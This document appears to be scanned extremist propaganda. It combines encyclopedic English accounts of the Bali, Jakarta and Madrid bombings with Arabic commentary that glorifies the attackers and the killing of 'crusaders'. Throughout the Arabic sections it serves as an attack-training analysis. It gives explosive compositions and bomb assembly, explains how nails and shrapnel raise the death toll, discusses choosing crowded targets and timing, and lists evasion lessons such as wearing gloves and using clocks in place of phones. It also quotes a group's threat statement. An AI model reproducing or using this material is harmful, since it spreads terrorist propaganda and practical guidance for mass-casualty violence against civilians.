


The 2002 Bali bombings occurred on 12 October 2002 in the tourist district of Kuta on the Indonesian island of Bali. The attack was claimed as the deadliest act of terrorism in the history of Indonesia, killing 202 people and 240 people were injured.

The attack involved the detonation of three bombs: a backpack-mounted device carried by bomber; a large car bomb, both of which were detonated in or near popular nightclubs in Kuta; and a third much smaller device detonated outside the United States consulate in Denpasar, causing only minor damage.

Attack

At 23:05 Central Indonesian Time (15:05 UTC) on 12 October 2002, bomber inside the nightclub Paddy's Pub detonated a bomb in his backpack, causing many patrons, with or without injuries, to immediately flee into the street. Twenty seconds later, a second and much more powerful car bomb hidden inside a white Mitsubishi van was detonated by another bomber outside the Sari Club, located opposite Paddy's Pub. The van was also rigged for detonation by remote control in case the second bomber had a sudden change of heart.



A comparatively small bomb detonated outside the U.S. consulate in Denpasar, which is thought to have exploded shortly before the two Kuta bombs, caused minor injuries to one person and property damage was minimal.

Amrozi, Idris and Ali Imron had simply walked into a dealership and purchased a new Yamaha motorbike, after asking how much they could re-sell it for if they returned it in a few days. Imron used the motorbike to plant the small bomb outside the U.S. Consulate. Idris then rode the motorbike as Imron drove two bombers in the Mitsubishi to the nightclub district in Kuta. He stopped near the Sari Club, instructed one bomber to put on his explosives vest and the other to arm the vehicle bomb. The first bomber headed to Paddy's Pub. Idris then left the second bomber, who had only learned to drive in a straight line, to drive the minivan the short distance to the Sari Club. Idris picked up Imron on the Yamaha and the duo headed back into Denpasar. Idris dialed the number of the Nokia to detonate the bomb at the Consulate. The two bombers exploded their devices. Imron and Idris dropped the motorbike at a place where it eventually attracted the attention of the caretaker.

The final death toll was 202, mainly comprising Western tourists and holiday-makers who were in ,

The bomb

the bomb was made from potassium chlorate, aluminum powder, and sulfur. For the Sari club bomb with the L300 van, assembled 12 plastic filing cabinets filled with explosives. The cabinets, each containing a potassium chlorate, aluminum powder, sulfur mixture with a TNT booster, was connected by 150 metres (490 ft) of PETN-filled detonating cord. Ninety-four RDX electric detonators were fitted to the TNT. The total weight of the van bomb was 2,250 pounds (1,020 kg).The large, high-temperature blast damage produced by this mixture was similar to a thermobaric explosive, although the bombers may not have known this.

The Mitsubishi L300 van bomb

نـوع الـسيـارة المفـخخة المسـتـخدمة فـي غـزوة بـالي الاولى



An explosion lights up the sky on the island of Bali, Indonesia.

قوة انفجار السيارة المفخخة وقد اضاءت سماء جزيرة بالي





العملية تتكون من ثلاثة انفجارات متزامنة الاولى امام القنصلية الامريكية والثانية عند بوابة الملهى الليلي والثالثة وهي الاقوى والأعنف والتي كانت السيارة المفخخة الحاصدة للصليبيين السكارى الهاربين من الانفجار الثاني – تم تفخيخ السيارة بكمية ٧٠٠ كيلو غرام من خليط متفجر يتكون من ، كلورات البوتاسيوم + بودرة الالمنيوم + كبريت اصفر –

تم تقسيم العبوة في ١٢ برميل بلاستيكي قوي وكانت الجرعة المنشطة عبارة عن مادة الـ TNT وتم وضعها في وسط كل برميل وتم وضع صواعق كثيرة من النوع الصغير وقد غمرت بالجرعة المنشطة والحبل الصاعق – وتم توصيل البراميل ببعضها البعض عبر حبل صاعق كوارتكس متفجر يتكون من مادة البتان المتفجرة طولة حوالي ١٥٠ متر – وأكثر من انبوبة للغاز المنزلي وفي الاخير كان حجم العبوة بالكامل ٢٢٥٠ باون أي تقريبا طن وعشرين كيلو غرام تقريبا ،،

– تعليقات على الغزوة المباركة –

١- من خلال خبرتي المتواضعة استطيع ان اقول ان صانع السيارة المفخخة قد ابدع في صنع هذة العبوة فهي تمتلك من القوة ما يضاهي القنابل التي تلقيها الطائرات العملاقة في الحروب الكلاسيكية فقد كانت درجة حرارة الانفجار عنيفة نظرا لاستخدام مواد تعتبر الحرارة اهم سماتها – مثل كلورات البوتاسيوم وبودرة الالمنيوم وأيضا اشيد هنا بطريقتة في اعداد العبوة وطريقة تعاملة مع مادة كلورات البوتاسيوم التي تعتبر مادة غير مستقرة نظرا لسرعة اشتعالها – ولتوضيح مسالة قوة تلك السيارة المفخخة فمن قوتها توقع بعض الخبراء من روية الاضرار والحرارة الناتجة من الانفجار انها انفجار قنبلة نووية مصغرة ،

٢- الاسلوب المعتمد في تنفيذ العملية كان ايضا لايقل ابداعا فقد تم تفجير عبوة صغيرة خارج الملهى الليلي حتي يرتعب من بداخل الملهي فيخرجوا الي حتفهم فعند خروجهم وتزاحمهم حول الملهي كانت السيارة المفخخة بانتظارهم لتكمل على الباقي ،

٣- ربما السلبية الوحيدة التي تذكر هو استخدام الهواتف الجوالة للتواصل بين الاخوة والذي بدورة ادى للامساك على بعض افراد الخلية المنفذة للغزوة – وهنالك اخوة اخرون استطاعوا التخفي وانتشروا في العالم لينكلوا باعداء الله في العراق وافغانستان

الملهى الليلي وقد مسح من على وجه الارض



صور للاخوة المجاهدين الذين اعدمتهم الحكومة الاندونيسية العميلة
وعند الاعدام سألهم المرتدين هل انتم نادمين او تريدون التوبة عن
الجهاد قالوا لهم وبصوت عالي ومرتفع -- (الله اكبر – الله اكبر)

Imam Samudra, Amrozi Nurhasyim and Ali Ghufron ,



ساعد الامام سومطرة وهو في سجنة قبل اعدامة في اعداد غزوة بالي الثانية عبر برامج الدردشة فقد استطاع تهريب جهاز كمبيوتر شخصي وتواصل مع الاخوة المخططين للغزوة والاستشهاديين

In the final moment, there was no remorse or repentance, and they shouted: Allahu Akbar, or "God is great .



9 September 2004

Australian Embassy bombing in Jakarta

عملية تفجير السفارة الاسترالية في اندونيسيا



Damage to the Australian embassy.





تمت الغزوة عبر استشهادي وسيارة مفخخة بحوالي طن من المتفجرات وهنا استخدمت مادة نترات الامونيوم في التفجير ، تضررت السفارة الاسترالية بشكل كبير ،

The 2004 Australian embassy bombing took place on 9 September 2004 in Jakarta, Indonesia.
A one-tonne car bomb, which was packed into a small Daihatsu delivery van, exploded outside the Australian embassy at Kuningan District, South Jakarta, at about 10:30 local time (03:30 UTC), killing 9 people , and wounding over 150 others. It gutted the Greek Embassy on the 12th floor of an adjacent building, where three diplomats there were slightly wounded. Damage to the nearby Chinese embassy was also reported. Numerous office buildings surrounding the embassy were also damaged by the blast, which shattered windows in buildings 500 metres (500 yd) away, injuring many workers inside, mostly by broken glass.

لحظة انفجار السيارة المفخخة امام السفارة الاسترالية في اندونيسيا






POL


POLISI


بيان تبني العملية للجماعة الإسلامية في اندونيسيا
We decided to settle accounts with Australia, one of the worst enemies of God and Islam, ... and a Mujahadeen brother succeeded in carrying out a martyr operation with a car bomb against the Australian embassy...
It is the first of a series of attacks. ... We advise Australians in Indonesia to leave this country or else we will transform it into a cemetery for them.
We advise the Australian government to withdraw its troops from Iraq. If our demand is not satisfied, we will deal them many painful blows. The lines of booby-trapped cars will have no end.
Our jihad (holy war) will continue until the liberation of the land of Muslims.
Jemaah Islamiah in eastern Asia - department of information - Indonesia.
AP

2004
Madrid train bombings
غزوة مدريد المباركة





صورة من كاميرا محطة القطار تبين لحظة انفجار العبوات المتفجرة



يوجد ملف فيديو مرفق يظهر انفجار بعض القنابل
في محطة القطارات – الفيديو – رقم (٢)

ان هذة العملية المباركة وبشهادة الاعداء قبل الاصدقاء كانت ومازالت الى يومنا هذا من انجح العمليات بعد غزوتي واشنطن ونيويورك وسنتحدث عند شرح احداثيات الغزوة عن خطأ قاتل وهو خطا حدث اثناء الاعداد للغزوة والذي بدورة ادى وبشكل سريع الى استشهاد معظم اعضاء الخلية الجهادية المنفذة والمخططة للغزوة وكان استشهادهم بعد اسبوع من تاريخ العملية والذي جعل من الامن الاسباني يتبجح بقدراته الخيالية في القضاء على الخلية المجاهدة – فلقد حوصر الاخوة في شقة ففضلوا الاستشهاد على ان يقبض عليهم وفجروا الشقة وقتل عدد لا باس بة من قوات الاستخبارات الاسبانية المحاصرة للشقة وفيديو التفجير مشهور ومعروف وفية يسمع الاخوة وهم يرددون الله اكبر ثم الانفجار –

فلابد علينا ان نقف على الاسباب التي ادت الى هذه النتيجة مع ادراكنا القوي بان ما حصل انما هي ارادة الله ولكن وجب علينا توضيح ما حصل في تلك الغزوة وايضا ذكر ايجابيات الغزوة المباركة لتصبح كل عملية جهادية قادمة اكثر احترافية ودقة وعدم تغافل سلبياتها ليتعلم الجيل المجاهد الجديد ما جرى حتى يتحاشى ان يقع في تلك السلبيات في عملياته القادمة فقد اعددنا هذة الدراسة التحليلية المفصلة والموجزة لتفاصيل العملية من بدايتها الى تنفيذها وتوابعها الايجابية والسلبية ،،

BAG BOMB



1 Mitsubishi Trium mobile phone
2 Copper detonator
3 Explosives (10kg)
4 Metal fragments



الاهداف : اربعة من قطارات السكك الحديدية التي تستخدم في العاصمة الاسبانية مدريد قبيل الانتخابات الاسبانية بـ ايام قلائل .

العملية : سلسلة من الانفجارات في قطارات السكك الحديدية بشكل متتابع ومنظم وفي فترة قصيرة لا تتجاوز الثلاث دقائق .



– (التنفيذ للغزوة) –

في صباح ١١ مارس ٢٠٠٤ وصل عدد من المجاهدين الى محطة القطار في مدينة الكالا دي ايناريس على متن سيارتين على الاقل، واحدة من طراز سكودا فابيا ذات اللوحة رقم ٣٠٣٩ CFK، وشاحنة صغيرة من طراز رينو كانغو ذات اللوحة رقم BX٠٥٧٦ تركتا في شارع اينفانتادو القريب من أحد المداخل الذي يؤدي الى المحطة، وترجلوا باتجاهها ومعهم ١٣ حقيبة محملة بالقنابل المؤقتة الموصولة بهواتف جوالة من نوع Trium T-110 .

في الساعة السابعة انطلق القطار الاول من الرصيف الرابع

وعلى متنه ٤ قنابل تزن كل واحدة منها حوالي ١٥ كلغ، ١٢ كلغ من المتفجرات من نوع Goma-2 ECO والباقي من المسامير.

في السابعة وخمس دقائق انطلق القطار الثاني وعلى متنه ٤ قنابل اخرى.

في السابعة وعشر دقائق انطلق القطار الثالث وعلى متنه ايضا ٤ قنابل.

اما القطار الرابع الذي انطلق من المحطة في الساعة السابعة و١٥ دقيقة فكان على متنه قنبلة واحدة. ترك المجاهدون القنابل في القطارات قبل ان يترجلوا منها وقبل الوصول الى المحطة الاخيرة .

ساعة الصفر

كانت الساعة السابعة و٣٧ دقيقة عندما انفجرت القنبلة الاولى في القطار الذي وصل لتوه الى محطة (أتوتشا) – بعدها بثوان انفجرت قنبلتان أخريان في نفس القطار، القنبلة الرابعة لم تنفجر .



الساعة السابعة و ٣٨ دقيقة انفجرت قنبلة واحدة في القطار الداخل الى محطة (أيل بوثو) اما القنابل الثلاث الاخرى فلم تنفجر .



ثم انفجرت قنبلة أخرى في قطار آخر في محطة (سانتا أوخينيا) . الساعة السابعة و ٣٩ دقيقة انفجرت أربع قنابل في قطار آخر كان على وشك الدخول الى محطة (أتوتشا) .



9 قنابل انفجرت و٤ لم تنفجر، فجرّت ٣ منها عن بعد لخوف الامن الاسباني من تفجرها في أي وقت ، اما الرابعة فعثر عليها الامن الاسباني في ما بعد، وتم تفكيكها وهذة التي سوف نخصها هنا فهذا هو الخطا القاتل الذي تحدثنا عنة وسنفصلة في سلبيات الغزوة في الصفحات القادمة .

الاعداد للغزوة المباركة :- وتنقسم الى قسمين :

القسم الاول : التجهيز اللوجستي : من دراسة الاهداف بشكل سريع ودقيق وغير ملفت للانظار وتحديد افضل مواعيد تحرك القطارات والتوقف واكثر الاماكن امنا على المجاهد لوضع عبواتة واختيار الوقت المناسب للعملية وقت الذروة واختيار اكثر المقطورات ازدحاما لضمان التاثير المباشر للانفجارات والغير مباشر للضغط على الحكومة الاسبانية المتحالفة على الاسلام والمسلمين ..ثم الي تجهيز المواد اللازمة للعملية بكل سهولة وسرية كالهواتف النقالة المستخدمة في توقيت الانفجارات في وقت متتابع وكانت الهواتف النقالة من نوع (Trium T-110) ..



الهاتف المستخدم في غزوة مدريد وهو من نوع
(Trium T-110)
ويحمل احدها الرقم هذا 652282963

القسم الثاني :

أ – التجهيز العسكري (العبوات المتفجرة) : وهنا نشيد بالخلية المجاهدة وقدرتها في تجهيز العبوات المتفجرة القوية وبكميات مناسبة فقد ارتكزت المواد المتفجرة المستخدمة في العملية على مادة واحدة وهي نوع من انواع الديناميت المستخدمة في شق الصخور القوية في المناجم والجبال وتدعى (Goma-2 ECO) .



المادة المتفجرة
Goma-2 ECO

فقد احسن الاخوة في الحصول على هذة المادة المصنعة عسكريا واستخدامها عوضا عن أي مادة متفجرة اخرى كالمتفجرات الشعبية التي تحتاج وقت كثير ومال كثير لاعداد لها وتوفير مكان امن لصناعتها والذي بدورة يجعل من الاخوة مكشوفين للمخابرات الاسبانية **ولذلك نرصد هنا اهم المميزات والنقاط الايجابية التى ساعدت ونتجت عن استخدام هذه المادة المتفجرة - وما الفرق بينها وبين غيرها من المتفجرات -**

١- ان هذه المادة المتفجرة تعتبر عسكريا اقوى من مادة التي ان تي الشديدة الانفجار وهنا ضمان للتدمير المتوقع من انفجارها وايضا وفرت هذة المادة على الاخوة المجاهدين تجربتها هل تنفع لمثل هذة العلميات ام لا فالمادة معروفة القوة والتاثير دون الحاجة الى تاكيدات او تجارب

٢- ان هذة المادة كونت حول المجاهدين ستار تموئة قوي يحسد عليه الاخوة رحمهم الله فهذة المادة شبيها بالمواد التي تستخدمها منظمة ايتا الانفصالية والتي هيا في صراع مع الحكومة الاسبانية من اجل استقلال اراضيها فقد تعودت الاجهزة الامنية الاسبانية مشاهدة هذة المادة في مواقع الانفجارات الى تنفذها تلك المنظمة الانفصالية وهنا تصبح الانظار متجهة بعد الانفجارات الى تلك المنظمة لفترة كبيرة وتضمن للاخوة المجاهدين التنقل بحرية دون الخوف اوالتردد في اعداد غزوات اخرى

٣- سهولة تجهيز العبوة المتفجرة بشكلها الكامل دون الحاجة الى تعقيدات اعداد المتفجرات الشعبية فيكفي ان يتم جمع هذة المادة المتفجرة في وعاء التفجير وغمرها بالصاعق وتوصيلها بالهواتف النقالة وتصبح جاهزة للتفجير

٤- ان المادة المتفجرة المستخدمة في التفجيرات هي مادة غير حساسة بمعنى انك لو وضعت عليها شعلة من نار لاتنفجر الا بعد فترة ليست بالقصيرة وايضا لاتتاثر بالاحتكاك وهنا ضمان للمجاهد الذي يحمل العبوة الى مكانها المحدد ففي طريقة قد يتعرض للاحتكاكات الناتجة من مرورة بين الناس وايضا الاحتكاك الناتج من تحرك القطار وما يسببة من اهتزازت ليست بالهينة فنضمن هنا عدم انفجارها في غير وقتها المحدد .

ب - ايضا المواد الاخرى المضافة للعبوة رغم بساطتها فانها قد افادت وساعدت في ارتفاع اعداد القتلى الا وهي اضافة المسامير من ١ الى ٥ سم طولها بكمية ٣ كيلو من المسامير الى كمية ١٢ كيلو من المادة المتفجرة في كل عبوة



المسامير المستخدمة في التفجيرات وكلما كانت اكثر صدئه كانت قاتلة وسامة في نفس الوقت

جـ - الحقائب التي توضع فيها العبوات وقد اختيرت هذة الحقائب لعدة اسباب اولها انها تتسع لوضع العبوة فيها بحجم ١٥ كيلو بمعنى (١٢ كيلو منها مادة متفجرة و٣ كيلو من المسامير) – ثاني الاسباب المميزة ان هذة الحقائب ليست مريبة او غريبة بل انها لا تجلب الشك بحكم انها حقائب رياضية ويحملها الكثير من من يرتادون السكك الحديدية ومترو الانفاق دون ان تلفت الانظار .

تلك كانت الايجابيات في الاعداد للغزوة والتي وجب ذكرها ليتعلم المجاهد كيفية اختيار الاهداف والمواد التي سوف يستخدمها بكل احتراف ومهارة رغم تلك الايجابيات فالموضوع لايخلو من سلبيات فليس كل عمل كامل فالكمال لله لذا سنخص هذة الدراسة بتوضيح سلبيات العملية التقنية البحتة في الصفحات القادمة



نوع الحقائب المستخدمة في التفجيرات والتي لاتلفت الانظار والتي تستطيع حمل العبوة المستخدمة دون لفت الانظار او اثارة للشبهات

ونذكر هنا اهم السلبيات في سطور موَجزة – والخطأ القاتل الذي وقع به الاخوة المجاهدين في هذه الغزوة المباركة .

الخطأ الاول (وينقسم الى ثلاث نقاط) :

١- انة للحصول على تلك المادة المتفجرة القوية احتاج الاخوة الى ان يكشفوا انفسهم امام من سوف يوَفرون لهم تلك المواد وهذا خطا وجب التنوئة الية – فلابد على المجاهد ان يقطع كل الخيوط والشكوك التي تجعل من الامن بتتبعه منها ولو كانت الخيوط تافهة .

٢ – السلبية الخطيرة والخطأ القاتل هو استخدم الاخوة الهاتف النقال كجهاز توقيت للعبوات لتفجيرها في وقت متتابع اعتمادا على عنصر التوقيت و المنبة الخاص با لهاتف النقال وهذا ليس بخطأ ولكن كان الاولى استخدام الساعات المنبهة فلا رقابة عليها

٣ – سلبية اخرى هو حين شراء الهواتف النقاله تم شرائها من محلات معروفة للحكومة او محلات تعرف اصحابها الهنود الجنسية على المجاهدين وعرفوا جنسياتهم(المغربية) وهذه اول الاخطاء كان على الاخوة بما انهم لم يتبعوا آليات التفجير عن بعد بل استخدموا فقد التوقيت ان لايستخدموا الهواتف النقالة والتي تجعل منهم اكثر عرضة للخطر بل لو كانوا اشتروا بضع من الساعات ذات الاضاءة عند التوقيت او صوت الجرس والتي هي متوَفرة في كل مكان دون شبهة او مراقبة ولاتكلف المجاهد أي شي يذكر

(الخطأ الثاني)

ترك السيارات التي تم استخدامها للوصول الى الاهداف امام المحطات المستهدفة وهذا خطا كبير حتى وان كانت السيارات المستخدمة مسروقة فما بالك وقد نسي الاخوة في السيارات سبع صواعق نحاسية وهي المستخدمة في تفجير العبوات وشريط مسجل باللغة العربية يحتوي على سورة آل عمران من القرآن الكريم



(الخطأ الثالث)

نسيان الاخوة المجاهدين انة وجب عليهم عدم لمس الهواتف النقالة بالايدي المجردة فهيا تصبح ادلة جنائية حال استخراج البصمات منها فيعرف من لمسها بشكل سريع خلال التحري عبر الكمبيوتر العسكري المتخصص في استخراج هويات اصحاب البصمات ولذلك وجب على الاخوة ان يرتدوا القفازات عند شراءهم الهواتف وحتى حين الاعداد للعبوات المتفجرة لابد من لبس القفازات العازلة لليدين .

رغم كل تلك الاخطاء الامنية الخطرة والتي كانت ستزول بانفجار العبوات ولكن كان لابد من ذكر تلك الاخطاء ر غم تفاهاتها وجب ذكرها وايضا قد تجعل من العملية معرضة للفشل ولقد حصل شئ خطير وخطا كلف الاخوة الكثير

وهو انه حين اعداد العبوات المتفجرة تم توقيت العبوات بكاملها ان تنفجر في وقت واحد وبفوارق تبلغ الثواني فقد تم توقيت العبوات ان تنفجر خلال ثلاث دقائق تقريبا ما بين الساعة ٧:٣٧ الى ٧:٤١ صباحا ولكن في اخر اربع قنابل التبس الامر على الاخ المجاهد فوقتها بنفس التوقيت الساعة 7:40 ؟؟؟؟ ولكن ليس صباحا بل وقتها الساعة 7:40 مساءا ؟؟؟؟؟ أي بعد اثنى عشر ساعة من الوقت المقرر لها ان تنفجر ؟؟؟؟؟

وهنا نضع الكثير من علامات الاستفهام وكثير من التفكير كيف حصل ذلك نقول سبحان الله - فحينما انفجرت القنابل التسع بشكل متتالي في المقطورات المتوقفة في محطاتها ضمانة لقتل اكبر قدر من الكفرة لم تنفجر الاربع قنابل المتبقية لان وقت تفجيرها مازال مبكرة ولذلك حين قامت فرق التفتيش للقطارات المدمرة وجدت العبوات فقامت بتفجير ثلاث منها عن بعد خوفا من تفجرها في اي وقت ولكن القنبلة الاخيرة تم العثور عليها كما اسلفنا وقولنا بعد فترة من التفتيش وقاموا بتفكيكها لان وقت تفجيرها كبير بفارق ١٢ ساعة عن الانفجارات السابقة وحصل الامن الاسباني على اول خيط للبحث عن منفذي الغزوة المباركة وايضا ما تحتوي العبوة من ادلة على الاخوة المجاهدين من بصمات لايديهم ومن الهواتف التي اصبحت بأسمائهم والتي يعرفها اصحاب المحلات التي تم شراء الهواتف النقالة منهم . ونوع المتفجر المستخدم ووزن العبوة والكثير الكثير من المعلومات فالخيط يجر خيطا اخر والمجاهد يعذب فيعرف المجاهد الاخر لا نقول الا لأحول ولاقوه الا بالله وان شاء الله ينال المجاهدين المعدين والمنفذين للعملية اجرهم كاملا غير منقوص .

صور متنوعة لغزوة مدريد المباركة









من نتائج الغزوة المباركة اعلنت اسبانيا سحب قواتها من العراق وكانت في وقتها ضربة قاصمة للتحالف الصليبي



1 October , 2005
Bali bombings 2
تفجيرات بالي الثانية



2005 Bali bombings

The 2005 Bali bombings were a series of explosions that occurred on October 1, 2005, in Bali, Indonesia. Bombs exploded at two sites in Jimbaran Beach Resort and in Kuta 30 km (19 mi) away, both in south Bali. The attack claimed the lives of 20 people and injured more than 100 others. The three bombers also died in the attacks.

One of the blasts struck Raja's Restaurant at the Kuta Square shopping mall in central Kuta. Another two bombs exploded at warungs along the Jimbaran beach, one of which was near the Four Seasons Hotel. These areas are generally popular with Western tourists.

Suspects

The attacks bear the hallmarks of the active network Jemaah Islamiah (JI), which is believed to be responsible for several bombings in Indonesia, including the 2002 Bali nightclub bombing, the 2003 Marriott Hotel bombing and the 2004 Australian Embassy bombing. "The only group that has the intention and capability to mount a coordinated and simultaneous attack against a western target in Indonesia is Jemaah Islamiyah."

the suspected masterminds of the attacks. The chief suspect was Azahari Husin, a member of JI who was an engineering expert and former academic with a doctorate from University of Reading (late 1980s). Husin was nicknamed the "Demolition Man" and was thought to have collaborated with the second suspect: Noordin Mohammed Top, a bomb maker . Azahari was killed in a police raid in November 2005, while Noordin "has been killed after a lengthy and violent siege, Indonesia's police chief said" by "heavily armed counter-terrorism police" on 16 September 2009.


العملية شبيهة بعمليات اخونا الاستشهاديين في فلسطين عبوة قدر ضغط + مادة متفجرة مصنعة منزليا + شظايا حديدية كروية الشكل
وقد قتل اغلب الصليبيين من جراء الشظايا الحديدية اكثر من قوة الانفجار
